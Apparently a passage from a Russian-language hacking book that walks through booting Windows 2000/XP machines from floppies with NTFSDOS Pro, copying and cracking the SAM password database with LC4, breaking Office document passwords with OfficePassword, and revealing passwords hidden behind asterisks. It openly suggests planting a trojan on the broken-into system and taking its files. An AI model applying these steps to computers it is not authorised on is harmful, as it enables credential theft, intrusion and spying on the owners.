ЕСЛИ вход в компьютерную систему закрыт паролем доступа, то хакер может попытаться загрузить систему со съемного носителя - дискеты или компакт-диска (естественно, при наличии дисководов). Чего, казалось бы, проще - вставляй загрузочную дискету с системой MS-DOS в дисковод и включай компьютер! Однако подождите с выводами - все не так просто, и тут есть свои подводные камни. Во-первых, загрузка системы со съемного носителя может быть запрещена настройкой параметров BIOS системы, а доступ к параметрам BIOS закрыт паролем. Эту ситуацию мы рассмотрим в следующем разделе.

Во-вторых, даже если загрузка со съемного носителя в BIOS разрешена, то вы можете столкнуться с проблемой доступа к файловой системе NTFS, поддерживаемой только системами Windows 2000/XP. Таким образом, после загрузки системы MS-DOS вы просто-напросто не увидите жесткого диска - вожделенного хранилища информации, из-за которого все и было затеяно.


Конечно, можно быстро-быстро, потея и озираясь по сторонам, вывинтить жесткий диск и убежать (автор категорически не советует - если поймают - все, и надолго! И потом, как говаривал О. Бендер, все это «низкий сорт, грязная работа»), чтобы потом спокойно исследовать его содержимое на своем компьютере Windows 2000/XP. Но более квалифицированный хакер поступит иначе - он прибегнет к утилите NTFSDOS Professional **(http://www.winternals.com)** компании Winternals Software LP, которая позволяет получить доступ к дискам NTFS из системы MS-DOS. Помимо всего прочего, эта утилита чрезвычайно полезна при порче операционной системы, утрате пароля входа в Windows 2000/XP и в других случаях. Так что эта утилита полезна обоим участникам виртуальной битвы - и хакеру, и антихакеру. Поэтому опишем работу с утилитой NTFSDOS Professional - она это заслужила.

Утилита NTFSDOS fro

Применение утилиты NTFSDOS Pro заключается в следующем. После инсталляции программы в главном меню Windows создается папка NTFSDOS Professional с командой вызова мастера NTFSDOS Professional Boot Disk Wizard (Мастер загрузочных дисков NTFSDOS Professional). Запуск этого мастера создает загрузочную дискету или жесткий диск, который может быть использован для работы с томами NTFS. Опишем работу мастера по шагам.

*Перед началом работы вы должны создать две загрузочные дискеты, воспользовавшись командами **FORMAT /S** или **SYS** системы MS-DOS. Или же можно создать эти дискеты с помощью команды форматирования Windows XP с установленным флажком **Create an MS-DOS startup disk** (Создать загрузочную дискету MS-DOS).*

> Выберите команду главного меню Пуск * Программы ◆ NTFSDOS Professional (Start ◆ Programs ◆ NTFSDOS Professional). На экране появится диалог с приветствием (Рис. 3.1).



РМС. *3.1. Приветственный диалог мастера установки NTFSDOS Pro*

> Щелкните мышью на кнопке Next (Далее). На экране появится следующий диалог (Рис. 3.2), в котором отображается напоминание о необходимости иметь под рукой две загрузочные дискеты, о которых мы уже упоминали чуть выше.

> Если у вас имеются загрузочные дискеты, то нажмите кнопку Next (Далее), иначе займитесь созданием этих дискет.

По умолчанию NTFSDOS Pro использует версию набора символов MS DOS для США (кодовая страница 437). В отобразившемся третьем диалоге мастера (Рис. 3.3) предлагается выбрать дополнительный набор символов.




Рис. 3.2. Диалог с предупреждением о необходимости иметь системные дискеты




Рис. 3.3. Диалог выбора языковой поддержки

> Выберите требуемый набор и щелкните мышью на кнопке **Next** (Далее). На экране появится следующий диалог мастера установки NTFSDOS Pro (Рис. 3.4).

В этом диалоге надо указать место хранения системных файлов Windows NT/2000/XP, необходимых NTFSDOS Pro. Следует выбрать или корневой каталог системы, например, **C:\WINNT,** либо каталог **\I386** инсталляционного диска **Windows NT/2000/XP**, либо компакт-диск с Service Pack.

➤ Сделайте свой выбор и щелкните мышью на кнопке **Next** (Далее). На экране появится следующий диалог мастера установки NTFSDOS Pro (Рис. 3.5).




Рис. 3.4. Выбор каталога с системными файлами Windows




Рис. 3.5. Выбор места инсталляции NTFSDOS Pro

В этом диалоге необходимо указать каталог или диск для инсталляции программы NTFSDOS Pro. Этот каталог или диск должен быть доступен для MS-DOS, т.е. должен быть томом FAT или FAT32. При указании диска A: мастер создаст две или три дискеты. Кнопка **Advanced** (Дополнительно) позволяет инсталлировать NTFSDOS Pro для других систем, отличных от MS-DOS.

> Сделайте свои назначения и щелкните мышью на кнопке **Next** (Далее). На экране появится диалог мастера установки с сообщением о начале инсталляции NTFSDOS Pro (Рис. 3.6).




Рис. 3.6. Диалог с сообщением о начале инсталляции NTFSDOS Pro

> Щелкните мышью на кнопке Next (Далее), чтобы начать копирование файлов (Рис. 3.7).




Рис. 3.7. Копирование информации на дискеты

В последовательно отображаемых диалогах следует в ответ на приглашение (Рис. 3.7) помещать дискеты в дисковод и щелкать мышью на кнопке Next (Далее) для копирования файлов. При использовании системы Windows XP будут созданы две дискеты с исполняемым файлом NTFSPRO.EXE и связанными с ним файлами, которые позволят монтировать диски NTFS и работать с ними. При использовании Windows NT/2000 будет создана только одна дискета. Дополнительно будет скопирована дискета с файлами программы NTFSCHK.EXE, позволяющей выполнить проверку дисков NTFS.

По завершении копирования файлов отобразится диалог (Рис. 3.8) с сообщением о создании набора дискет NTFSDOS Professional.




Рис. 3.8. Диски NTFSDOS Pro готовы

> Щелкните мышью на кнопке **Finish** (Завершить), чтобы завершить работу мастера.

Теперь вы готовы работать с программой NTFSDOS Pro, что не вызывает особых затруднений. Для этого следует установить в дисковод первую дискету NTFSDOS Pro и перезагрузить компьютер с этой дискеты. После этого, не вынимая дискету из дисковода, следует запустить исполняемый файл NTFSPRO.EXE, который смонтирует диски NTFS компьютера. Последующая работа с этими дисками, как и со всем компьютером, выполняется с помощью команд MS-DOS так, как это делается при использовании файловых систем FAT и FAT32, причем утилита NTFSDOS Pro поддерживает длинные имена файлов и папок.

Загрузив систему MS-DOS и обеспечив поддержку NTFS, вы можете безо всяких помех со стороны системы входной регистрации Windows 2000/XP делать с системой что угодно. Вы сможете копировать файлы, форматировать жесткий диск (зачем - дело ваше), и выполнять другие, не менее увлекательные действия, которые едва ли понравятся хозяину компьютера. Однако, если вы - уважающий свое время и труд хакер, вам, прежде всего, следует подумать о будущем и заняться делом. Например, полезно встроить в только что взломанную систему различные инструменты для облегчения последующего доступа, что достигается установкой трояна, который будет сообщать вам обо всех действиях пользователей. Также очень неплохо скопировать на свой носитель информации разные файлы и папки взломанной системы для последующего изучения - и не забудьте о базе SAM, которая, напоминаем, находится в каталоге **корень_системы/system32/config**.

Взлом базы SAM

Чтобы взломать базу SAM, вначале следует получить доступ к файлу SAM. Для этого можно прибегнуть к описанной выше утилите NTFSDOS Pro, загрузить систему MS-DOS компьютера и скопировать файл SAM из системной папки компьютера **/корень_системы/system32/config** на дискету. Далее этот файл может быть использован для дешифрования какой-либо программой, например, LC4 - новейшей версией широко известной программы L0phtCrack **(http://www.atstake.com).**

На Рис. 3.9 представлено окно приложения LC4 с открытым меню **Import** (Импорт).




Рис. 3.9. Возможности взлома паролей у программы LC4 весьма обширны

Как видим, возможности программы LC4 позволяют извлекать пароли учетных записей различными методами, включая снифинг локальной сети и подключение к другим сетевым компьютерам. Для взлома паролей в SAM следует выполнить такую процедуру:

> Выберите команду меню **File** ◆ **New Session** (Файл * Создать сеанс). Отобразится диалог, подобный Рис. 3.9.

> Выберите команду меню **Import** ◆ **Import From SAM File** (Импорт ◆ Импорт из файла SAM). На экране появится сообщение о недоступности файла SAM.

➤ Нажмите кнопку **OK** и загрузите в появившемся диалоге файл SAM, полученный при взломе компьютера **Alex-3**.

➤ В отобразившемся диалоге (Рис. 3.10) выберите команду **Session** ◆ **Begin Audit** (Сеанс ◆ Запуск аудита) и запустите процедуру взлома паролей учетных записей.




Рис. 3.10. Ход процедуры взлома SAM отображается в панели справа

В зависимости от сложности пароля, время, необходимое для взлома SAM, может быть весьма велико. При благоприятном исходе отобразится диалог, показанный на Рис. 3.11, в котором представлены взломанные пароли SAM.




Рис. 3.11. Пароли базы SAM *взломаны!*

Все это очень интересно, поскольку теперь мы знаем пароль учетной записи администратора - 007 и, следовательно, можем делать с компьютером что угодно. Время, потраченное на взлом пароля, составляет около *5* минут на компьютере Pentium 2 с частотой процессора 400 МГц. Такая скорость обусловлена просто-

той пароля - всего три цифры, что позволило программе LC4 быстро перебрать все комбинации цифр и символов.

Для настройки процедуры взлома в программе LC4 применяется диалог **Auditing Options For This Session** (Параметры аудита для текущего сеанса), представленный на Рис. 3.12.




Рис. 3.12. Параметры настройки процедуры взлома паролей

Как видим, параметры работы LC4 разделены на три группы:

Dictionary Crack (Взлом по словарю), в которой содержится кнопка **Dictionary List** (Список словарей), отображающая диалог для выбора словаря с тестируемым набором слов. Вместе с программой LC4 поставляется небольшой словарь английских слов, однако в Интернете можно найти весьма обширные словари, позволяющие хакеру быстро перебрать практически все общераспространенные слова английского языка. Отсюда понятно, почему не следует при выборе пароля использовать осмысленные словосочетания, например, имена, названия городов, предметов и т.д., поскольку все они элементарно взламываются словарной атакой.

Dictionary/Brute Hybrid Crack (Словарь/Комбинированный силовой взлом), где можно указать число цифр, добавляемых после и/или перед словом, выбранным из словаря, перед тестированием полученной строки. Так что если вы выберете себе пароль типа **Password777**, его взлом неминуем.

Brute Force Crack (Взлом грубой силой), где вы можете настроить взлом паролей прямым перебором всех комбинаций символов из указанного набора. Это наиболее трудоемкий взлом паролей, и его успех зависит от сложности паролей и мощности компьютера. В открывающемся списке **Character Set** (Набор символов) можно выбрать набор применяемых при взломе символов или, выбрав пункт **Custom** (Пользовательский), ввести в ставшее доступным поле **Custom Character Set (List each character)** (Пользовательский набор символов (перечислите каждый символ)) набор дополнительных символов. Установка флажка **Distributed** (Распределенный) предоставляет возможность вычислять пароль сразу на нескольких компьютерах. Для этого следует командой **File ◆ Save Distributed** (Файл ◆ Сохранить распределенный) сохранить файл сеанса в виде нескольких частей и исполнять их на нескольких компьютерах.

Программа LC4 представляет собой весьма мощный инструмент взлома защиты Windows NT/2000/XP. Мы еще вернемся к ней при обсуждении средств сетевого взлома компьютеров Windows, а сейчас познакомимся с популярной программой взлома систем Windows 95/98, называемой Pwltool.

Взлом доступа к файлам и папкам

Число инструментов для взлома паролей доступа к информационным ресурсам Windows весьма значительно, поэтому здесь мы опишем только некоторые, завоевавшие определенную популярность в хакерских кругах. Мы обсудим пакет инструментов взлома документов MS Office компании Элкомсофт **(http://www.elcomsoft.com),** который так и называется - OfficePassword 3.5. После этого мы продвинемся чуть дальше и покажем, как можно выловить пароли доступа к различным ресурсам, скрытые за строкой звездочек «*******». Эту задачу прекрасно решает завоевавшая широкую популярность утилита Revelation от компании SnadBoy **(http://www.snadboy.com).**

Если у вас возникнет желание продвинуться в этом направлении и познакомиться с другими инструментами, то мы советуем обратить внимание на такую утилиту взлома паролей архивных файлов, как AZPR компании Элкомсофт, или к набору утилит Passware Kit, предоставляемых на сайте ***http://www.lostpassword.com****. Последние утилиты обеспечивают взлом самых разнообразных ресурсов Windows - сообщений электронной почты, ICQ, архивов, документов, кошельков Window - но уступают OfficePassword по гибкости настройки процесса взлома.*

Пакет OfficePassword 3.5

Пакет инструментов OfficePassword *3.5* выглядит весьма впечатляюще и состоит из целого набора инструментов взлома доступа к документам Lotus Organizer, MS Project, MS Backup, Symantec Act, Schedule+, MS Money, Quicken, документам MS Office - Excel, Word, Access, Outlook, к архивам ZIP и даже к модулям VBA, встроенным в документы MS Office.

Программы OfficePassword *3.5* снабжены удобным графическим интерфейсом и весьма эффективными средствами настройки процедур взлома. Давайте убедимся в этом на примере взлома доступа к документу Word с очень заманчивым названием **password.doc,** который должен содержать пароли - а иначе зачем его так называть?




Рис. 3.13. Диалог ввода пароля доступа к документу Word

Итак, выполнив поиск по файловой системе Windows, вы натолкнулись на файл **password.doc,** который при попытке открытия отображает диалог с предложением ввести пароль (Рис. 3.13).

Вводить пароли наугад - дело бесперспективное, так что мы устанавливаем пакет программ OfficePassword *3.5* и выполняем такие шаги:




Рис. 3.14. Главный диалог OfficePassword очень прост

- Выберите команду меню **Пуск • Программы • OfficePassword** (Start • Programs * OfficePassword). Отобразится диалог программ OfficePassword (см. Рис. 3.14).
- Щелкните на кнопке **Select document** (Выберите документ) и с помощью отобразившегося стандартного диалога Windows выберите файл взламываемого документа MS Office.

Чтобы повторить описываемую здесь пошаговую процедуру, следует предварительно создать файл документа Word с парольной защитой. Как это сделать, можно прочитать в справке программы MS Word или в любом из многочисленных руководств. Учтите, что демо-версия программы OfficePassword позволяет взламывать пароли длиной не более 3-х символов.

Далее последовательно отобразятся два диалога с предупреждениями об ограничении демо-версии программы только тремя символами пароля, а также о возможной длительности процесса взлома пароля.

➤ Оба раза щелкните на кнопке OK, и на экране появится диалог **Select recovery mode** (Выберите режим восстановления), представленный на Рис. 3.15.




Рис. 3.15, Взламывать пароль можно несколькими методами

> В диалоге **Select recovery mode** (Выберите режим восстановления) можно выбрать такие режимы взлома пароля:

- **Automatic** (Автоматический режим), который наиболее прост для применения, поскольку требует только щелчка на кнопке **Next** (Далее), после чего запустится процедура, использующая наиболее широко используемые возможности взлома пароля.
- **User-defined** (Пользовательский режим), позволяющий вручную настроить процедуру поиска пароля. Этот режим рекомендуется только для подготовленных пользователей.
- **Guaranteed recovery** (Гарантированное восстановление), которое, по утверждению авторов, способно восстановить любой пароль, независимо от его длины.




Рис. 3.16. Пароль успешно взломан!

> После выбора режима взлома пароля щелкните на кнопке **Next**

(Далее). На экране появится диалог, отображающий процесс взлома, после чего на экране отобразится полученный результат (Рис. 3.16).

Остальные инструменты OfficePassword 3.5 работают аналогичным образом, позволяя эффективно решать задачу доступа к различным документам, защищенным паролем. Единственная проблема - это время, требуемое для взлома. Если пароль достаточно длинен и сложен, то его взлом может потребовать неимоверно больших ресурсов - а основной постулат криптографии гласит, что усилия на взлом документа должны соответствовать его ценности.

Создатели программы рекомендуют начать восстановление с автоматического режима, и только в случае, когда после 24-28 часов работы пароль не будет взломан, переходить к режиму гарантированного восстановления. Пользовательский режим восстановления обязательно следует применить, если пароль содержит символы, не входящие в алфавит английского языка.

Поэтому перед тем, как запускать на всю катушку процедуру взлома, стоит попробовать еще одну возможность - выявления паролей, скрытых за строкой звездочек.

Пароли за строкой «******»

Все, кто когда-либо работал с приложениями, требующими ввода пароля для доступа к определенным ресурсам, (например, при создании удаленного соединения с сервером Интернета), должно быть знают, что очень часто в строке ввода пароля отображается строчка звездочек типа «******». Иногда эти звездочки просто закрывают отображение содержимого в поле, хотя сама информация, относящаяся к полю ввода, уже содержится в памяти компьютера. Это - недостаток программирования, поскольку имеются средства, позволяющие увидеть то, что скрыто за строкой звездочек. Таким образом, вместо длительного взлома паролей хакер получает их без всякого затруднения.

Хотя ценность таких инструментов ныне значительно уменьшилась, поскольку разработчики программ не сидят сложа руки и научились скрывать пароли по-настоящему, все же с помощью программ определения паролей за строкой звездочек можно достичь немалого успеха. Например, можно получить такую интересную вещь, как пароль доступа к серверу трояна NetBus для последующего использования. На Рис. 3.17 представлен пример применения с этой целью известной утилиты Revelation от компании Snad-Boy (http://www.snadboy.com) к строке пароля доступа к серверу NetBus в диалоге настройки соединения клиента NetBus.

